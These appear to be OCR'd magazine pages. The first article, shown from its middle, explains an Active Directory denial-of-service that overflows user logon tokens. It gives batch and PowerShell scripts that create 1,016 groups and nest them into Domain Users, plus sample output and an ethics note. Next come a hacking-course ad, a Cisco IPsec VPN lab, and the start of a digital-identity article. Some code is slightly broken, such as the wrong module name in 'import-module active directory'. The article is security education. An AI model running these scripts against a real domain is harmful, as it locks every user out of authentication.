dsmod succeeded:CN=group437,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group693,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group949,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group182,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group438,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group694,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group950,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group183,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group439,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group695,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group951,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group184,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group440,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group696,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group952,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group185,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group441,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group697,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group953,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group186,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group442,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group698,OU=Groups,DC=testlab,DC=com
dsmod succeeded:CN=group954,OU=Groups,DC=testlab,DC=com
```

Figure 1. *Adding groups to the domain users*

Windows admin have been clicking around the operating system to accomplish the task. After all GUI is the whole point of the Microsoft Windows and not an operating system that called as “text”. The GUI is great as it enable you to discover more.

However, for a perpetrator or a good admin, they have a strong believe in scripting as it can help them to accomplish the task in a timely manner.

What we can do is, there are 2 ways to perform the task depending whether you have any application to perform some looping on the group naming. In the first examples, I will use Microsoft excel and then I am going to create a group until 1,016 and then copy it over a text files. The next thing is to create the group using batch script as shown below.

```
for /f %i in (Group-List.txt) do dsadd group “cn=%i,
OU=Groups,dc=testlab,dc=com” -secgrp yes -scope g -samid %i
```

Just to explain on the script, it will read the group-list.txt which contains the entire group name and create those in the OU name as *Groups* as security group.

```
dsquery group “ou=Groups,dc=testlab,dc=com” -limit 2000
| dsmod group -addmbr “CN=Domain Users,CN=Users,dc=testl
                    ab,dc=com”
```

As you can see above, sometimes, the normal administrative command can be useful to launch an attack.

The dsquery command as above will try to list the group name and add it into the *Domain Users* group which all the Active directory users will be part of it as well. What would happen here, on the users itself you will find they are member of the group that you have just created.

The 2nd approach will be using powershell. For those who are new to powershell. Don’t be afraid of the name itself, it is almost similar to *cmd.exe* that was shipped with the PC back in the past. In nut shell, powershell it is not similar as the native bash shell and people always get confuse over powershell.

How should we start, is to import the active directory module into the powershell

```
import-module active directory
```

The balance of the command, it is pretty straight forward as it tries to create the group name with the incremental number till 1,016.

```
For($i = 0; $i -lt 1016; $i++)
{
    $UserNumber = $i + 1

    New-ADGroup -Name group$userNumber -SamAccountName
group$userNumber -GroupCategory Security -GroupScope
Global  -DisplayName group$userNumber -Path
                    “ou=Groups,dc=testlab,dc=com”

}
```

For the above command, I think you know what it does.

```
dsquery group “ou=Groups,dc=testlab,dc=com” -limit 2000
| dsmod group -addmbr “CN=DomainUsers,CN=Users,dc=testl
                    ab,dc=com”
```


What have just happen?

By issuing the script that have been shown above, you have successfully caused a denial of service in the active directory and this will impact all the objects in the active directory.

As on Figure 2, this is what you will see when you try to login to the machine with the domain crendential. The way in which we created the number of groups, caused a successful denial of service.

The reason why this happened is because the LSA which is also known as local security authority which is responsible for authentication, authorization as well as to process the authentication request was unable to create an access token.

So far, there is less people know about the limitation regard to the security groups in the active directory. The limitation was been carried out since the first active directory was introduced. Base on the technet portal, LSA



During a logon attempt, the user's security context accumulated too many security IDs.

Figure 2. *Error message when login into the machines*

will inserts 9 well known SID into the users token which total up the number is 1,024. Base on the test we have did over powershell and batch script we have created a group more than 1,016 which end up the total number is 1,025. This will cause all the users that use Kerberos authentication and authorization will be impacted.

Some of the application that will be impacted would be those that use Active Directory integrated such as share point and etc. The table below showed the well known SID.

SID	Name	Description
S-1-0	Null Authority	An identifier authority.
S-1-0-0	Nobody	No security principal.
S-1-1	World Authority	An identifier authority.
S-1-1-0	Everyone	A group that includes all users, even anonymous users and guests. Membership is controlled by the operating system.
S-1-2	Local Authority	An identifier authority.
S-1-3	Creator Authority	An identifier authority.
S-1-3-0	Creator Owner	A placeholder in an inheritable access control entry (ACE). When the ACE is inherited, the system replaces this SID with the SID for the object's current owner.
S-1-3-1	Creator Group	A placeholder in an inheritable ACE. When the ACE is inherited, the system replaces this SID with the SID for the primary group of the object's current owner. The primary group is used only by the POSIX subsystem.
S-1-3-2	Creator Owner Server	[SID not used in Windows 2000.]
S-1-3-3	Creator Group Server	[SID not used in Windows 2000.]
S-1-4	Nonunique Authority	An identifier authority.
S-1-5	NT Authority	An identifier authority.
S-1-5-1	Dialup	A group that implicitly includes all users who are logged on to the system through a dial-up connection. Membership is controlled by the operating system.
S-1-5-2	Network	A group that implicitly includes all users who are logged on through a network connection. Membership is controlled by the operating system.
S-1-5-3	Batch	A group that implicitly includes all users who have logged on through a batch queue facility such as task scheduler jobs. Membership is controlled by the operating system.
S-1-5-4	Interactive	A group that includes all users who have logged on interactively. Membership is controlled by the operating system.
S-1-5-5-X – Y	Logon Session	A logon session. The X and Y values for these SIDs uniquely identify a particular logon session.
S-1-5-6	Service	A group that includes all security principals that have logged on as a service. Membership is controlled by the operating system.
S-1-5-7	Anonymous	A user who has logged on anonymously.
S-1-5-8	Proxy	[SID not used in Windows 2000.]
S-1-5-9	Enterprise Controllers	A group that includes all domain controllers an Active DirectorySUP>™directory service forest of domains. Membership is controlled by the operating system.
S-1-5-10	Principal Self (or Self)	A placeholder in an ACE on a user, group, or computer object in Active Directory. When you grant permissions to Principal Self, you grant them to the security principal represented by the object. During an access check, the operating system replaces the SID for Principal Self with the SID for the security principal represented by the object.
S-1-5-11	Authenticated Users	A group that includes all users whose identities were authenticated when they logged on. Membership is controlled by the operating system.
S-1-5-12	Restricted Code	[SID reserved for future use.]
S-1-5-13	Terminal Server Users	A group that includes all users who have logged on to a Terminal Services server. Membership is controlled by the operating system.
S-1-5-18	Local System	A service account that is used by the operating system.
S-1-5-< domain >-500	Administrator	A user account for the system administrator. This account is the first account created during operating system installation. The account cannot be deleted or locked out. It is a member of the Administrators group and cannot be removed from that group.
S-1-5-< domain >-501	Guest	A user account for people who do not have individual accounts. This user account does not require a password. By default, the Guest account is disabled.
S-1-5-< domain >-502	KRBTGT	A service account that is used by the Key Distribution Center (KDC) service.

S-1-5-<domain>-512	Domain Admins	A global group whose members are authorized to administer the domain. By default, the Domain Admins group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. Domain Admins is the default owner of any object that is created in the domain's Active Directory by any member of the group. If members of the group create other objects, such as files, the default owner is the Administrators group.
S-1-5-<domain>-513	Domain Users	A global group that, by default, includes all user accounts in a domain. When you create a user account in a domain, it is added to this group automatically.
S-1-5-<domain>-514	Domain Guests	A global group that, by default, has only one member, the domain's built-in Guest account.
S-1-5-<domain>-515	Domain Computers	A global group that includes all computers that have joined the domain, excluding domain controllers.
S-1-5-<domain>-516	Domain Controllers	A global group that includes all domain controllers in the domain. New domain controllers are added to this group automatically.
S-1-5-<domain>-517	Cert Publishers	A global group that includes all computers that are running an enterprise certificate authority. Cert Publishers are authorized to publish certificates for User objects in Active Directory.
S-1-5-<root domain>-518	Schema Admins	A group that exists only in the root domain of an Active Directory forest of domains. It is a universal group if the domain is in native mode, a global group if the domain is in mixed mode. The group is authorized to make schema changes in Active Directory. By default, the only member of the group is the Administrator account for the forest root domain.
S-1-5-<root domain>-519	Enterprise Admins	A group that exists only in the root domain of an Active Directory forest of domains. It is a universal group if the domain is in native mode, a global group if the domain is in mixed mode. The group is authorized to make forest-wide changes in Active Directory, such as adding child domains. By default, the only member of the group is the Administrator account for the forest root domain.
S-1-5-<domain>-520	Group Policy Creators Owners	A global group that is authorized to create new Group Policy objects in Active Directory. By default, the only member of the group is Administrator. The default owner of a new Group Policy object is usually the user who created it. If the user is a member of Administrators or Domain Admins, all objects that are created by the user are owned by the group. Owners have full control of the objects they own.
S-1-5-<domain>-553	RAS and IAS Servers	A domain local group. By default, this group has no members. Computers that are running the Routing and Remote Access service are added to the group automatically. Members of this group have access to certain properties of User objects, such as Read Account Restrictions, Read Logon Information, and Read Remote Access Information.
S-1-5-32-544	Administrators	A built-in group. After the initial installation of the operating system, the only member of the group is the Administrator account. When a computer joins a domain, the Domain Admins group is added to the Administrators group. When a server becomes a domain controller, the Enterprise Admins group also is added to the Administrators group. The Administrators group has built-in capabilities that give its members full control over the system. The group is the default owner of any object that is created by a member of the group.
S-1-5-32-545	Users	A built-in group. After the initial installation of the operating system, the only member is the Authenticated Users group. When a computer joins a domain, the Domain Users group is added to the Users group on the computer. Users can perform tasks such as running applications, using local and network printers, shutting down the computer, and locking the computer. Users can install applications that only they are allowed to use if the installation program of the application supports per-user installation.
S-1-5-32-546	Guests	A built-in group. By default, the only member is the Guest account. The Guests group allows occasional or one-time users to log on with limited privileges to a computer's built-in Guest account.

S-1-5-32-547	Power Users	A built-in group. By default, the group has no members. This group does not exist on domain controllers. Power Users can create local users and groups; modify and delete accounts that they have created; and remove users from the Power Users, Users, and Guests groups. Power Users also can install most applications; create, manage, and delete local printers; and create and delete file shares.
S-1-5-32-548	Account Operators	A built-in group that exists only on domain controllers. By default, the group has no members. By default, Account Operators have permission to create, modify, and delete accounts for users, groups, and computers in all containers and organizational units (OUs) of Active Directory except the Builtin container and the Domain Controllers OU. Account Operators do not have permission to modify the Administrators and Domain Admins groups, nor do they have permission to modify the accounts for members of those groups.
S-1-5-32-549	Server Operators	A built-in group that exists only on domain controllers. By default, the group has no members. Server Operators can log on to a server interactively; create and delete network shares; start and stop services; back up and restore files; format the hard disk of the computer; and shut down the computer.
S-1-5-32-550	Print Operators	A built-in group that exists only on domain controllers. By default, the only member is the Domain Users group. Print Operators can manage printers and document queues.
S-1-5-32-551	Backup Operators	A built-in group. By default, the group has no members. Backup Operators can back up and restore all files on a computer, regardless of the permissions that protect those files. Backup Operators also can log on to the computer and shut it down.
S-1-5-32-552	Replicators	Not used in Windows 2000. In Windows NT domains, it is a built-in group used by the File Replication service on domain controllers.

Note on ethics

Our intention, when we started writing these articles was to give an overview what tools exists on the market and how we can use it to secure our organization against any unidentified threats. When you start to use the tools above, please do make sure you have this with you:

- Don’t use this for any malicious intention
- Don’t attack any organization without any approval from the top management.
- Think of the damage that you might cause

Conclusion

Till now there are no proper fix for the above issues till up to Windows Server 2008, but however it is possible to recover from such damage. Most of the time, if the administrators are not aware of such limitations; the restoration of the entire directory can be gone into rebuilding stage.

One of the observations during the test, I have seen that if the administrator are not impacted during the time, he can open up the active directory users and computers to delete the groups.

But if all the administrators are impacted, the recovery can be more complex and it could cause more effort to restore it into original state. The only way to fix during this time will be login into safe mode and check the security groups.

As what you have read above, sometimes it is good for not using the built-in groups and it has been use widely because it is easier to use. It is always a best practice to use a security mechanism that is built into the active directory itself which allow you to delegate the permission at the granular level.

When it comes to Active Directory, especially on a global deployment the access must be properly plan which will reflect back to their roles and responsibilities.

WONG CHON KIT

Wong Chon Kit is the security practitioner in Malaysia. He spend a lot of time in researching on security related issues and share with. On his free time, he mostly spends his time on playing his classical guitar.

He has considerable experience in the IT industry in the arena of security with a cross platform knowledge in different type operating system. Hold academic major in Electrical & electronics as well as professional qualification – MCP, MCSA (2000), MCSE (2000,2003), MCTS, MCTIP Enterprise Administrator, Microsoft Certified Trainer, Redhat Certified Technician, VMware Certified Professional, C|EH, E|CSA, C|HFI & CISSP. If you would like to have discussion, the author more than happy to hear your feedback and comment.

Email: wongchonkit@gmail.com

Blog: www.wongchonkit.com

Facebook Group: www.facebook.com/BuildSecur1ty

Twitter: twitter.com/WongChonKit

CODENAME:
SAMURAI SKILLS COURSE

<< Penetration Test Training
Samurai SkillS >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

Implementing IPsec Framework

Securing Data Traffic over Public Networks

Most of the data transfers on the Internet are not secure. Basically, our data is unprotected and are at risk of being read, modified or stolen. For that reason, a set of standard security IPSec have been developed, to ensure data integrity, confidentiality and authenticity.

What you will learn…

- The most important concepts of IPsec

What you should know…

- Basic knowledge of securing data

In this article, you will learn the most important concepts of IPsec: what is it, why is so important, how it works and other interesting concepts associated with it. Just about everything you need to know to implement it. Also, we are going to configure a Site-to-Site VPN with Cisco IOS: a basic lab that will give you a real-life scenario to understand how the different elements of IPsec framework work together.



Architecture
RFC 2401 – Security Architecture for IP
ESP Protocol
RFC 2406
AH Protocol
RFC 2402
Encryption Algorithms
RFC 2405 – DES CBC
RFC 2451 – others
Authentication Algorithms
RFC 2403 – MD5
RFC 2404 – SHA
Domain of Interpretation (DOI)
RFC 2407 – Internet Security DOI
Key Management
RFC 2408 – ISAKMP (key management framework)
RFC 2409 – IKE (key exchange protocol)

Figure 1. *IPsec*

So… what is IPsec?

IPsec, which stands for Internet Protocol Security, is a flexible open standard framework developed by the IETF (Internet Engineering Task Force) that the uses several encryption algorithms.

Its principal objective is to ensure confidentiality, integrity and authenticity of the data that flows over public networks like the Internet. It is a Layer 3 (Network layer of the OSI model) set of protocols; providing the possibility to encrypt any higher layer protocol.

IPSec uses two main security-related framework protocols: *Authentication Header* (AH) and *Encapsulating Security Protocol* (ESP). They are new headers located after IP header but before IP packet payload. The following are the characteristics of each one:

Authentication Header (AH)

- Provides data integrity and authentication but not encryption or data confidentiality, for that reason, it is used when confidentiality is not required or permitted.

- It only inserts headers preceding the IP datagram, but has no trailers.
- Does not encrypt packets.

Encapsulating Security Payload (ESP)

- Can be used to provide confidentiality, integrity and authenticity of the data.
- Provides confidentiality by encrypting the IP packet.
- Header and trailer are inserted before and after protected IP datagram, respectively.

As you see in Figure 2, the IPsec framework uses a variety of existing algorithms for encryption, decryption, and key exchange:

- DES / 3DES / AES: To provides data encryption
- MD5 / SHA-1: To authenticate packet data using a shared secret key
- DH (Diffie-Hellman): To allow two nodes to establish a shared secret key over an insecure communications channel.

The question is… which protocols such do I use? Right? It's simple. It will depend on my business needs and security policies. Also, it is important to keep in mind that you should review the datasheets of your equipments to determine if they support a specific security protocol

Modes of operation

IPSec can be used in two modes of operation:

- *Transport mode:* where the header is appended after IP header, so only IP payload is encrypted. This means that actual source and destination are exposed in the public network, quiet risky because an intruder can analyze the network traffic between two endpoints. So beware with this option.
- *Tunnel mode:* where headers are added preceding the IP datagram, which then becomes the payload in new IP packet. The source gateway encrypts data, sends them to destination as packets. When destination gateway receives the packets, it decrypts them and transmits to the true destination. Only tunnel endpoints are exposed in public network, not the true source and destination addresses. For that reason, in most cases, IPSec is deployed in tunnel mode.

What is a SA?

A SA (*Security Association*) is a primitive means of protecting IP packets used to manage each session defined by IPsec, that describes what and how security mechanisms are to use. It is unidirectional, meaning that for each pair of communicating systems there are at least two security connections.

It is important to know that IPSec itself cannot create SAs. So, after IPSec entities establish connection, IPSec SAs have to be configured. Most network administrators use the IKE protocol to manage them.




Figure 2. *IPsec Framework*

In general, IKE (*Internet Key Exchange*) negotiation can be separated in two phases: a) IKE Phase 1 defines the key exchange method used to pass and validate IKE policies between peers, b) in IKE Phase 2, the peers exchange and match IPsec policies for the encryption and authentication of data traffic.

Remember that to allow IKE Phase 1 negotiation, you must create an ISAKMP (Internet Security Association and Key Management Protocol) policy and configure a peer association involving that ISAKMP policy.

But, what does defining an ISAKMP policy do? It defines the authentication and encryption algorithms and hash functions used to send control traffic between the two VPN endpoints. In the next section we are going to review moe deeply some concepts of VPNs.

IPsec and VPNs

IPsec is used in the creation of VPNs (*Virtual Private Networks*) allowing the secure data transmission on a public network and extended geographical communication with cost savings, security and scalability thereby increasing the productivity of the business.

There are two categories of VPNs: Site-to-Site and Remote Access VPNs. Let's review each one:

Site-to-site VPN

- It interconnects two private networks via a public network such as the Internet.
- Used in the same way as a leased line or Frame-Relay connections.
- Utilizes IPSec, maintained by two endpoint routers.

Remote Access VPN

- It enables remotely located employees to communicate with a central location.
- Teleworker uses existing Internet connection.
- Each host uses client software to connect to a VPN server at the office.

Configuring a Site-to-Site VPN with Cisco IOS

In this lab, which I practiced and studied during my CCNA Security exam preparation, you will configure an IPsec VPN tunnel between R1 and R3 that passes through R2. You will configure R1 and R3 using the Cisco IOS CLI. You then review and test the resulting configuration. Let's check it out!

Step 1: Enable IKE policies on R1 and R3

```
R1(config)#crypto isakmp policy 10
R3(config)#crypto isakmp policy 10
```

Step 2: Configure ISAKMP policy parameters on R1 and R3

```
R1(config-isakmp)#authentication pre-share
R1(config-isakmp)#encryption aes 256
R1(config-isakmp)#hash sha
R1(config-isakmp)#group 5
R1(config-isakmp)#lifetime 3600
R1(config-isakmp)#end

R3(config-isakmp)#authentication pre-share
R3(config-isakmp)#encryption aes 256
R3(config-isakmp)#hash sha
R3(config-isakmp)#group 5
R3(config-isakmp)#lifetime 3600
R3(config-isakmp)#end
```

Step 3: Configure pre-shared keys

```
R1(config)#crypto isakmp key cisco123 address 10.2.2.1
R3(config)#crypto isakmp key cisco123 address 10.1.1.1
```

Step 4: Configure the IPsec transform set and life times

```
R1(config)#crypto ipsec transform-set 50 esp-aes 256 esp-
                    sha-hmac
R1(cfg-crypto-trans)#exit
```




Figure 3. *Configuring a Site-to-Site VPN with Cisco IOS*

Research

- *http://ls-a.org/doku.php?id=school:2b_chapter_6_notes*
- *http://tools.ietf.org/html/rfc4891*
- *http://www.cisco.com/warp/public/cc/so/neso/vpn/vpnsp/solmk_wp.pdf*
- *http://www.cs.unh.edu/~it666/reading_list/Networking/firewall_concept_terms.pdf*
- *http://www.freesoft.org/CIE/Topics/141.htm*
- *http://www.unixwiz.net/techtips/iguide-ipsec.html*

```
R1(config)#crypto ipsec security-association lifetime
                   seconds 1800

R3(config)#crypto ipsec transform-set 50 esp-aes 256 esp-
                   sha-hmac
R3(cfg-crypto-trans)#exit
R3(config)#crypto ipsec security-association lifetime
                   seconds 1800
```

Step 5: Define interesting traffic

In this example, the traffic you want to encrypt is traffic going from R1's Ethernet LAN to R3's Ethernet LAN, or vice versa. These access lists are used outbound on the VPN endpoint interfaces and must mirror each other.

```
R1(config)#access-list 101 permit ip 192.168.1.0
                   0.0.0.255 192.168.3.0 0.0.0.255
R3(config)#access-list 101 permit ip 192.168.3.0
                   0.0.0.255 192.168.1.0 0.0.0.255
```

Step 6: Create and apply a crypto map

```
R1(config)#crypto map CMAP 10 ipsec-isakmp
R1(config-crypto-map)#match address 101
R1(config-crypto-map)#set peer 10.2.2.1
R1(config-crypto-map)#set pfs group5
R1(config-crypto-map)#set transform-set 50
R1(config-crypto-map)#set security-association lifetime
                   seconds 900
R1(config-crypto-map)#exit

R3(config)#crypto map CMAP 10 ipsec-isakmp
R3(config-crypto-map)#match address 101
R3(config-crypto-map)#set peer 10.1.1.1
R3(config-crypto-map)#set pfs group5
R3(config-crypto-map)#set transform-set 50
R3(config-crypto-map)#set security-association lifetime
                   seconds 900
R3(config-crypto-map)#exit
```

Step 7: Apply the maps to interfaces

```
R1(config)#interface S0/0/0
R1(config-if)#crypto map CMAP
R1(config)#end

R3(config)#interface S0/0/1
R3(config-if)#crypto map CMAP
R3(config)#end
```

Step 8: Verify the IPsec configuration on R1 and R3

```
R1#show crypto ipsec transform-set
R1#show crypto map
```

Step 9: Display isakmp security associations

```
R1#show crypto isakmp sa
```

Step 10: Display IPsec security associations

```
R1#show crypto ipsec sa
```

Step 11: Generate some interesting test traffic and observe the results

Use an extended ping from R1 to the R3 Fa0/1 interface IP address 192.168.3.1. Extended ping allows you to control the source address of the packets.

Issue the `show crypto isakmp` sa command again.

```
R1#show crypto isakmp sa
IPv4 Crypto ISAKMP SA
dst         src          state      conn-id slot  status
10.2.2.1    10.1.1.1     QM_IDLE     1001    0    ACTIVE
```

Conclusions

IPSec is a set of protocol that provides security mechanism for packet exchange at the IP layer. Keep in mind that Internet is a public network that provides opportunities, but it also involves a lot of risks.

The data sent over the Internet and private networks includes credit card numbers, addresses, passwords and other private information. For that reason, an advanced IP security mechanism as IPsec is needed to be implemented.

ABDY MARTÍNEZ

Abdy Martínez, Communication Administrator at AES Panama, is specialized in Network / Information Security and Forensics.

CCNA Security, CompTIA Security+ (2011 objectives) and CCDA certified.

Bond to the Subject

Are assigned digital IDs really ours? How deep is a credential tied to owner and how much real life and system interaction can rely on them?
This article discusses the digital identities in real world scenarios, how they´re bond to us and it´s comparison with conventional identification documents.

What you will learn…

- Digital identities in real world scenarios

What you should know…

- Basic knowledge of securing your identity

How many IDs do we have in a lifetime? Starting from personal computer login, scholar and academic activities, social life like bank accounts, credit cards and e-mail and then for professional use we´ve been given usernames and other identifications for one and other system, one and other application over and over, sometimes differing from scope, associated permissions or function to be performed.

More and more used worldwide, digital IDs which represent and identify us in a system environment are present in almost every activity we perform daily, regardless the profession path we choose upon.

The number of given credentials seems endless as we tend to change routines, jobs, responsibilities, etc., as time goes by. Sometimes we even end up with more than one credential to the same system as we shift/evolve career positions and usually accumulate those old (and most likely unnecessary) IDs, which are still valid and good to use. This scenario is pointed out by information technology and information security texts as a common mistake and referred as authorization creep (accumulating authorizations). It leads us to rethink the use purpose but also the mechanics of enrolling and distributing the IDs from administrative perspective.

At this introductory section the reader is exposed to the general scenarios os issued IDs used at different stages and profiles or our lives.

Known in access control technology terminology, the Subject as the active entity and the Object as the entity being accessed, the credential´s IDs bonds subjects with a series of characteristics used to identify it during operation (access) timeframe and afterwards throughout audit and log information stored.

This subject´s information, however, does not last forever as there´s a thin line that connects them in digital scenarios [1]. They are most likely provided by users at enrolling processes and thus not vetted or confirmed. For that reason there´s also a limited bonding between real and digital IDs in most cases leading to weak accountability and responsibility related to its use.

Either in real life or in system’s environments the access control objectives are (1) identify (who the subject claims to be), (2) authenticate (evidence that proves subject’s identity) and (3) authorize (what access level the subject is allowed) based on presented credentials. The validity and status of this credentials are also important features and used in both scenarios as part of those checking phases.

